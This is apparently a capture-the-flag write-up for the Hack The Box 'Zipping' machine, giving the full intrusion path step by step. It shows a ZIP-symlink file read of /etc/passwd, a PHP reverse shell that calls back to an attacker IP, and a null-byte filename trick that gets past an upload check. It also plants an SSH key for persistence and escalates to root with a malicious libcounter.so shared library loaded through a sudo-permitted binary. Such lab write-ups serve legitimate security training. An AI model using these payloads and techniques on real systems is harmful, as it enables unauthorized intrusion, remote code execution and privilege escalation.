Zipping - Medium - Linux
Nmap scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
# Nmap 7.93 scan initiated Sat Aug 26 21:24:47 2023 as: nmap -sC -sV -p- -oA nmap/zipping -v 10.129.112.43
Nmap scan report for 10.129.112.43
Host is up (0.034s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.0p1 Ubuntu 1ubuntu7.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9d6eec022d0f6a3860c6aaac1ee0c284 (ECDSA)
|_  256 eb9511c7a6faad74aba2c5f6a4021841 (ED25519)
80/tcp open  http    Apache httpd 2.4.54 ((Ubuntu))
|_http-title: Zipping | Watch store
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.54 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug 26 21:25:21 2023 -- 1 IP address (1 host up) scanned in 33.71 seconds
Inspecting port 80 (Apache)

The website allows a ZIP file to uploaded which must contain a PDF. After uploading the ZIP it will automatically extract the PDF and generate a URL to download the PDF. It creates a subdirectory and bases the name of the MD5 sum of the ZIP’s name. This process is powered by PHP.
Symlink file disclosure
It is possible to archive symbolic links. In this case uploading an archive with a symbolic link works and grants the ability to read files on the server. Below is an example of the commands used to read the /etc/passwd file.
It was possible to download the source code of the web application using this vulnerability. It was also possible to read the user flag. After testing for other interesting files such as SSH keys I could not find any.
Overall this vulnerability had good value to understand how to get a foothold on the server.
Creating the symbolic link and compressing it
1
2
3
4
5
6
┌─[✗]─[parrot@parrot]─[~/hackthebox/zipping]
└──╼ $ln -s /etc/passwd lfi.pdf
┌─[parrot@parrot]─[~/hackthebox/zipping]
└──╼ $zip -r --symlinks  demo.zip lfi.pdf
        zip warning: name not matched: demo.zip
  adding: lfi.pdf (deflated 65%)
Uploading the ZIP
1
2
File successfully uploaded and unzipped, a staff member will review your resume as soon as possible. Make sure it has been uploaded correctly by accessing the following path:
uploads/7356731544d10a9504e8b308e4ebd73d/lfi.pdf
Visiting the generated URL
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌─[parrot@parrot]─[~/hackthebox/zipping]
└──╼ $curl http://10.129.113.7/uploads/7356731544d10a9504e8b308e4ebd73d/lfi.pdf
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:104:110:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
rektsu:x:1001:1001::/home/rektsu:/bin/bash
mysql:x:107:115:MySQL Server,,,:/nonexistent:/bin/false
_laurel:x:999:999::/var/log/laurel:/bin/false
Obtaining RCE
After reviewing the source code I discovered the web application would accept any file type as long as the file extension ended with .pdf. This is interesting because it should be possible to upload a PHP file with a reverse shell and get code execution by visiting the generated URL afterwards.
To make this possible it will be necessary to edit the archive with a hex editor to add a space in the name of the archived file. When the web application extracts the file it should extract the space with it. This will make more sense when demonstrated with examples.
PHP reverse shell
This is a code snippet of the reverse shell. The file will be saved with a file name of shell.phpA.pdf. The A is a placeholder value and can be anything. It will be removed later using a hex editor.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.8';  // CHANGE THIS
$port = 8888;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
Adding reverse shell to ZIP archive
1
2
3
4
┌─[parrot@parrot]─[~/hackthebox/zipping]
└──╼ $zip shell.zip shell.phpA.pdf
  adding: shell.phpA.pdf (deflated 59%)
Editing ZIP with hex editor
The below screenshot is what the hex looks like before editing anything. The A value in the filename is shown as 41.

The 41 is changed to 00 and saved. This will create a space in the file name when extracted.

xxd was used to double check the work has been done correctly. Everything looks correct.
1
2
3
4
5
6
7
00000910: 0050 4b01 021e 0314 0000 0008 00d5 241c  .PK...........$.
00000920: 5778 239e 24cb 0800 0074 1500 000c 0018  Wx#.$....t......
00000930: 0000 0000 0001 0000 00ed 8100 0000 0072  ...............r
00000940: 6576 2e70 6870 002e 7064 6655 5405 0003  ev.php..pdfUT...
00000950: c116 ec64 7578 0b00 0104 e803 0000 04eb  ...dux..........
00000960: 0300 0050 4b05 0600 0000 0001 0001 0052  ...PK..........R
00000970: 0000 0011 0900 0000 00                   .........
After uploading the modified ZIP archive to the web application it generated a URL. Visiting the URL preserved the original file name perfectly. The space was not filtered as shown below.

Next step will involve removing <space>.pdf which will result in a valid URL ending with shell.php. The web application should then execute the PHP code and establish a connection to the listener.

Reverse shell returned
It worked. Reverse shell returned as rektsu user.
1
2
3
4
5
6
7
8
9
10
┌─[parrot@parrot]─[~/hackthebox/zipping]
└──╼ $nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.10.14.8] from (UNKNOWN) [10.129.113.7] 37442
Linux zipping 5.19.0-46-generic #47-Ubuntu SMP PREEMPT_DYNAMIC Fri Jun 16 13:30:11 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 03:43:48 up 17 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(rektsu) gid=1001(rektsu) groups=1001(rektsu)
/bin/sh: 0: can't access tty; job control turned off
$
User flag
User flag captured. It was also possible to read this flag before using the file disclosure.
1
2
3
rektsu@zipping:/home/rektsu$ cat user.txt
cat user.txt
b334ded21bbdb954d83cfcf2f69e6933
Create SSH keys
To make things easier I copied SSH keys into the users home directory to allow access.
1
2
3
4
5
rektsu@zipping:/home/rektsu/.ssh$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDACfP/aNhEShhgeYJfoWQEuA52I29ysqMWYR8XpDfqiu8yYVhznhhe0wO7q/A4Fci42nWonIyplHWApRjB9+FYOomtI0pY6xnphXabldh4WFgf4bbArawyP6RXkbY8VRh8obFwmjBFFFwOWNYh+tue9k8RfxHbnSLmCbAHglwU20bRBdX+/EA0YOA8aD1jygNQqlLaYrBchdBxIKi7CBB3ATTzNYbCa9lLLq5YviCZvl7mej2TQUX7rxROP4gs7Kfv0pZIULUf8e9j+Zcd78jW3aIcWaOVhk6fqJHcuaxKcchpKDWvU1ZYbIPi/Y9a6yt+WKIbdlCfrkgzuwlHLeoOfEGfSaRlzUdPcezwa232FvqmdcTCKdmpHNJSHRlBqGK/g3PWUMV6gK0CH8IuMmRTe4Z4ov4e+HRUO3AZlohF3QXIeZmEgrBs+bpG0Qs32z5S4XZjAof88ytzjNROj3MS7PO/m2vSvTCO95d6z071teV9t3EKdV4KrM68K77PBEU= parrot@parrot" > authorized_keys
<EKdV4KrM68K77PBEU= parrot@parrot" > authorized_keys
rektsu@zipping:/home/rektsu/.ssh$ chmod 600 authorized_keys
chmod 600 authorized_keys
rektsu@zipping:/home/rektsu/.ssh$
SSH access granted.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌─[parrot@parrot]─[~/hackthebox/zipping/sshkeys]
└──╼ $ssh -i zippingssh rektsu@10.129.113.7
The authenticity of host '10.129.113.7 (10.129.113.7)' can't be established.
ECDSA key fingerprint is SHA256:YXtXEHVFvELmUQAavp99s+S6st1Mu4aG/32+fuGr9Kk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.113.7' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 22.10 (GNU/Linux 5.19.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Aug  7 13:40:49 2023 from 10.10.14.23
rektsu@zipping:~$
Inspecting sudo
The sudo command lists an interesting binary.
1
2
3
4
5
6
rektsu@zipping:~$ sudo -l
Matching Defaults entries for rektsu on zipping:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User rektsu may run the following commands on zipping:
    (ALL) NOPASSWD: /usr/bin/stock
Inspecting stock binary
The binary seems to be custom made for the machine. After executing the binary it will ask for a password.
1
2
rektsu@zipping:~$ file /usr/bin/stock
/usr/bin/stock: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=aa34d8030176fe286f8011c9d4470714d188ab42, for GNU/Linux 3.2.0, not stripped
Password is expected before it continues running.
1
2
rektsu@zipping:~$ sudo /usr/bin/stock
Enter the password:
strings revealed a list of potential passwords found within the binary. St0ckM4nager seems interesting.
1
2
3
4
5
6
7
8
9
10
rektsu@zipping:~$ strings /usr/bin/stock
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Hakaize
St0ckM4nager
/root/.stock.csv
Enter the password:
Invalid password, please try again.
After entering the password it unlocked the ability to read/edit the stock.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
rektsu@zipping:~$ sudo /usr/bin/stock
Enter the password: St0ckM4nager

================== Menu ==================

1) See the stock
2) Edit the stock
3) Exit the program

Select an option: 1

================== Stock Actual ==================

Colour     Black   Gold    Silver
Amount     4       15      5

Quality   Excelent Average Poor
Amount    4         15      5

Exclusive Yes    No
Amount    4      19

Warranty  Yes    No
Amount    4      19


================== Menu ==================

1) See the stock
2) Edit the stock
3) Exit the program

Select an option:
strace revealed the binary was reading/writing to a spreadsheet in the root directory. It also revealed it was attempting to load a library which did not exist. It should be possible to hijack this call and get code execution as root.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
rektsu@zipping:~$ strace /usr/bin/stock
execve("/usr/bin/stock", ["/usr/bin/stock"], 0x7ffe0bfcafd0 /* 28 vars */) = 0
brk(NULL)                               = 0x5562a7e25000
arch_prctl(0x3001 /* ARCH_??? */, 0x7fff77715710) = -1 EINVAL (Invalid argument)
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fc5020f7000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
newfstatat(3, "", {st_mode=S_IFREG|0644, st_size=18225, ...}, AT_EMPTY_PATH) = 0
mmap(NULL, 18225, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7fc5020f2000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\3206\2\0\0\0\0\0"..., 832) = 832
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 784, 64) = 784
newfstatat(3, "", {st_mode=S_IFREG|0644, st_size=2072888, ...}, AT_EMPTY_PATH) = 0
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 784, 64) = 784
mmap(NULL, 2117488, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7fc501e00000
mmap(0x7fc501e22000, 1544192, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x22000) = 0x7fc501e22000
mmap(0x7fc501f9b000, 356352, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x19b000) = 0x7fc501f9b000
mmap(0x7fc501ff2000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1f1000) = 0x7fc501ff2000
mmap(0x7fc501ff8000, 53104, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7fc501ff8000
close(3)                                = 0
mmap(NULL, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fc5020ef000
arch_prctl(ARCH_SET_FS, 0x7fc5020ef740) = 0
set_tid_address(0x7fc5020efa10)         = 1419
set_robust_list(0x7fc5020efa20, 24)     = 0
rseq(0x7fc5020f0060, 0x20, 0, 0x53053053) = 0
mprotect(0x7fc501ff2000, 16384, PROT_READ) = 0
mprotect(0x5562a6922000, 4096, PROT_READ) = 0
mprotect(0x7fc50212d000, 8192, PROT_READ) = 0
prlimit64(0, RLIMIT_STACK, NULL, {rlim_cur=8192*1024, rlim_max=RLIM64_INFINITY}) = 0
munmap(0x7fc5020f2000, 18225)           = 0
newfstatat(1, "", {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0x1), ...}, AT_EMPTY_PATH) = 0
getrandom("\x39\x72\x57\x6d\xdd\xf7\x47\x83", 8, GRND_NONBLOCK) = 8
brk(NULL)                               = 0x5562a7e25000
brk(0x5562a7e46000)                     = 0x5562a7e46000
newfstatat(0, "", {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0x1), ...}, AT_EMPTY_PATH) = 0
write(1, "Enter the password: ", 20Enter the password: )    = 20
read(0, St0ckM4nager
"St0ckM4nager\n", 1024)         = 13
openat(AT_FDCWD, "/home/rektsu/.config/libcounter.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
The below snippet is where the vulnerability is found. Its attempting to load libcounter.so from the rektsu users home directory.
1
openat(AT_FDCWD, "/home/rektsu/.config/libcounter.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
Exploiting shared library
This code will grant an interactive bash shell. The stock binary will be executed with sudo, load the the malicious library and then jump into a bash shell with root privileges.
1
2
3
4
5
6
7
8
#include <stdlib.h>
#include <unistd.h>

void _init() {
    setuid(0);
    setgid(0);
    system("/bin/bash -i");
}
Compiling the malicious library
1
2
3
rektsu@zipping:~$ gcc -shared -fPIC -nostartfiles -o lib/libcounter.so exploit.c
rektsu@zipping:~$ file lib/libcounter.so
lib/libcounter.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, BuildID[sha1]=e549e0162d868b60e859339f58dd5ed88b98bf70, not stripped
Copying the malicious library
1
2
3
4
5
6
rektsu@zipping:~$ cp lib/libcounter.so /home/rektsu/.config/
rektsu@zipping:~$ ls -la /home/rektsu/.config/
total 24
drwxrwxr-x 2 rektsu rektsu  4096 Aug 28 03:56 .
drwxr-x--x 8 rektsu rektsu  4096 Aug 28 03:54 ..
-rwxrwxr-x 1 rektsu rektsu 14264 Aug 28 03:56 libcounter.so
Executing stock binary
It worked. The stock binary was executed with sudo and it loaded the malicious library. The library was coded to grant an interactive bash shell. Since sudo was used to execute this process it preserved the root privileges.
Root flag captured.
1
2
3
4
5
6
7
rektsu@zipping:~$ sudo /usr/bin/stock
Enter the password: St0ckM4nager
root@zipping:/home/rektsu# id
uid=0(root) gid=0(root) groups=0(root)
root@zipping:/home/rektsu# cat /root/root.txt
3edd5e1f41567b54959486623af50369
root@zipping:/home/rektsu#